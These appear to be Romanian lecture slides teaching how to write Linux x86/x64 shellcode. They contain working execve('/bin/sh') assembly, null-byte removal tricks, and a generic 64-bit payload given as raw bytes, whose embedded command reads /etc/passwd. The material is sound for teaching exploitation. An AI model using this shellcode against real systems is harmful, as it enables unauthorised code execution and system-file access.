

Shellcode

Sumar

- Provocări la scrierea shellcode
- Două abordări
- Shellcode pe 32-biți și 64-biți
- Un shellcode generic

Introducere

- Este un atac cu injectare de cod: trebuie injectat cod binar
- Shellcode este o alegere uzuala
- Scopul: să obținem un shell (accesul la procesorul de comenzi)
 - Apoi, putem executa comenzi arbitrare
- Se scrie folosind cod în limbaj de asamblare

Scrierea unui program simplu în limbaj de asamblare

- Invocarea apelului sistem pentru terminarea a unui proces (Linux 32-biti x86)

```
section .text
global _start
_start:
    mov eax, 1
    mov ebx, 0
    int 0x80
```

- Compilation (32-bit)

```
$ nasm -f elf32 -o myexit.o myexit.s
```

- Linkeditarea pentru generarea fișierului binar final

```
$ ld -m elf_i386 myexit.o -o myexit
```

IDEEA DE BAZĂ

Scrierea shellcode în C

```
#include <unistd.h>
void main()
{
    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;
    execve(argv[0], argv, NULL);
}
```

Obținerea codului binar din ce se generează C

```
$ gcc -m32 shellcode.c
$ objdump -Mintel --disassemble a.out
000011ed <main>:
 11ed:  f3 0f 1e fb                endbr32
 11f1:  8d 4c 24 04                lea     ecx, [esp+0x4]
  ...
 1203:  e8 54 00 00 00            call   125c <__x86.get_pc_thunk.ax>
 1208:  05 cc 2d 00 00            add     eax, 0x2dcc
 120d:  65 8b 1d 14 00 00 00      mov     ebx, DWORD PTR gs:0x14
  ...
 1238:  e8 63 fe ff ff            call   10a0 <execve@plt>
  ...
0000125c <__x86.get_pc_thunk.ax>:
  ...
00001260 <__libc_csu_init>:
```


Scrierea shellcode în limbaj de asamblare

- Invocarea `execve("/bin/sh", argv, 0)`
 - **eax** = 0x0b: numărul apelului sistem pentru `execve()`
 - **ebx** = adresa șirului care reprezintă comanda `"/bin/sh"`
 - **ecx** = adresa tabloului de argumente `argv`
 - **edx** = adresa variabilelor de mediu (setată la 0)
- Nu putem avea zerouri în cod. De ce?

Setarea registrului ebx

Adrese
mari

Adrese
mici




← esp

```
xor  eax, eax
push eax
push "//sh"
push "/bin"
mov  ebx, esp
```

Setarea registrului ecx

```
argv[0] = address of "/bin//sh"  
argv[1] = 0
```



```
push  eax           ; argv[1]  
push  ebx           ; argv[0]  
mov   ecx, esp      ; ecx
```

Setarea registrului edx

- Setarea `edx = 0`

`xor edx, edx ; sau-exclusiv cu el însuși`

Invocarea lui `execve()`

- Fie `eax = 0x0000000b`

```
xor    eax,  eax        ; eax = 0x00000000  
mov     al,  0x0b        ; eax = 0x0000000b  
int     0x80
```

Punerea tuturor elementelor împreună

```
xor  eax, eax
push eax          ; Use 0 to terminate the string
push "//sh"
push "/bin"
mov  ebx, esp     ; Get the string address

; Construct the argument array argv[]
push eax          ; argv[1] = 0
push ebx          ; argv[0] points "/bin//sh"
mov  ecx, esp     ; Get the address of argv[]

; For environment variable
xor  edx, edx     ; No env variables

; Invoke execve()
xor  eax, eax     ; eax = 0x00000000
mov  al, 0x0b     ; eax = 0x0000000b
int  0x80
```

Compilarea și testarea

```
$ nasm -f elf32 -o shellcode_one.o shellcode_one.s
$ ld -m elf_i386 -o shellcode_one shellcode_one.o
$ echo $$
9650    <-- the current shell's process ID
$ ./shellcode_one
$ echo $$
12380   <-- the current shell's process ID (a new shell)
```

ELIMINAREA ZEROURILOR DIN SHELLCODE

Cum evităm zerourile

- Folosind instrucțiunea `xor`
 - “`mov eax, 0`”: nu e bun; are un zero în codul mașină rezultat
 - “`xor eax, eax`”: nu are zero în codul mașină rezultat
- Folosind o instrucțiune cu operand de un octet
 - Cum să scriem 0x00000099 în `eax`?
 - “`mov eax, 0x99`”: nu e bine; 0x99 este de fapt 0x00000099
 - “`xor eax, eax; mov al, 0x99`”: `al` reprezintă ultimul octet al lui `eax`

Folosind operatorul de deplasare

- Cum să atribuim 0x00112233 lui `ebx`?

```
mov ebx, 0xFF112233  
shl ebx, 8  
shr ebx, 8
```

Punerea șirului “/bin/bash” pe stivă

- Fără utilizarea tehnicii //

```
mov    edx, "h**"  
shl    edx, 24          ; shift left for 24 bits  
shr    edx, 24          ; shift right for 24 bits  
push   edx              ; edx now contains h\0\0\0  
push   "/bas"  
push   "/bin"  
mov    ebx, esp         ; Get the string address
```

ALTĂ ABORDARE

Obținerea adreselor șirului comandă și a ARGV[]

```
_start:  
    BITS 32  
    jmp short two  
one:  
    pop ebx
```

Extragerea adresei
stocate de apel "call"

.... cod omis ...

```
two:  
    call one  
    db '/bin/sh*'  
    db 'AAAA'  
    db 'BBBB'
```

Aceasta adresă
este pusă pe
stivă de apel

Pregătirea datelor

- Punerea unui zero la sfârșitul șirului pentru shell

```
two:
    call one
    db '/bin/sh*'
    db 'AAAA'
    db 'BBBB'
```

```
xor eax, eax
mov [ebx+7], al
```

- Construirea tabloului de argumente

```
mov [ebx+8], ebx
mov [ebx+12], eax    ; eax contains a zero
lea ecx, [ebx+8]     ; let ecx = ebx + 8
```

Compilarea și testarea

- Eroare (regiunea de cod nu poate fi modificată)

```
$ nasm -f elf32 -o shellcode_two.o shellcode_two.s
$ ld -m elf_i386 -o shellcode_two shellcode_two.o
$ ./shellcode_two
Segmentation fault
```

- Facem ca regiunea de cod să poată fi scrisă

```
$ nasm -f elf32 -o shellcode_two.o shellcode_two.s
$ ld --omagic -m elf_i386 -o shellcode_two shellcode_two.o
$ ./shellcode_two
$ <-- new shell
```

SHELLCODE PE 64-BİTİ

Shellcode pe 64-biti (elf64)

```
_start:
    xor    rdx, rdx           ; 3rd argument
    push  rdx
    mov    rax, "/bin//sh"    ①
    push  rax
    mov    rdi, rsp          ; 1st argument

    push  rdx                ; argv[1] = 0
    push  rdi                ; argv[0] points "/bin//sh"
    mov    rsi, rsp          ; 2nd argument

    xor    rax, rax
    mov    al, 0x3b          ; execve() ②
    syscall                  ③
```



Un cod generic (pe 64-biți)

- Scopul: executarea de comenzi arbitrare

```
/bin/bash -c "<commands>"
```

- Regiunea de date

```
two:
    call one
    db '/bin/bash*'
    db '-c*'
    db '/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd      *'
    db 'AAAAAAAA'      ; Place holder for argv[0] --> "/bin/bash"
    db 'BBBBBBBB'      ; Place holder for argv[1] --> "-c"
    db 'CCCCCCCC'      ; Place holder for argv[2] --> the cmd string
    db 'DDDDDDDD'      ; Place holder for argv[3] --> NULL
```



Lista comenzilor

Pregătirea datelor (1)

```
one:
    pop rbx                ; Get the address of the data

    ; Add zero to each of string
    xor rax, rax
    mov [rbx+9], al        ; terminate the "/bin/bash" string
    mov [rbx+12], al       ; terminate the "-c" string
    mov [rbx+ARGV-1], al   ; terminate the cmd string
```

Pregătirea datelor (2)

```
; Construct the argument arrays
mov [rbx+ARGV], rbx      ; argv[0] --> "/bin/bash"
lea rcx, [rbx+10]
mov [rbx+ARGV+8], rcx    ; argv[1] --> "-c"
lea rcx, [rbx+13]
mov [rbx+ARGV+16], rcx   ; argv[2] --> the cmd string
mov [rbx+ARGV+24], rax    ; argv[3] = 0

mov rdi, rbx             ; rdi --> "/bin/bash"
lea rsi, [rbx+ARGV]      ; rsi --> argv[]
xor rdx, rdx             ; rdx = 0
xor rax, rax
mov al, 0x3b
syscall
```

Codul mașină

```
shellcode = (  
    "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"  
    "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"  
    "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"  
    "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"  
    "/bin/bash*"  
    "-c*"  
    "/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd      *" ★  
    # The * in this comment serves as the position marker      *  
    "AAAAAAAA"          # Placeholder for argv[0] --> "/bin/bash"  
    "BBBBBBBB"          # Placeholder for argv[1] --> "-c"  
    "CCCCCCCC"          # Placeholder for argv[2] --> the cmd string  
    "DDDDDDDD"          # Placeholder for argv[3] --> NULL  
) .encode('latin-1')
```

Sumar

- Provocări la scrierea shellcode
- Două abordări
- Shellcode pe 32-biți și 64-biți
- Un shellcode generic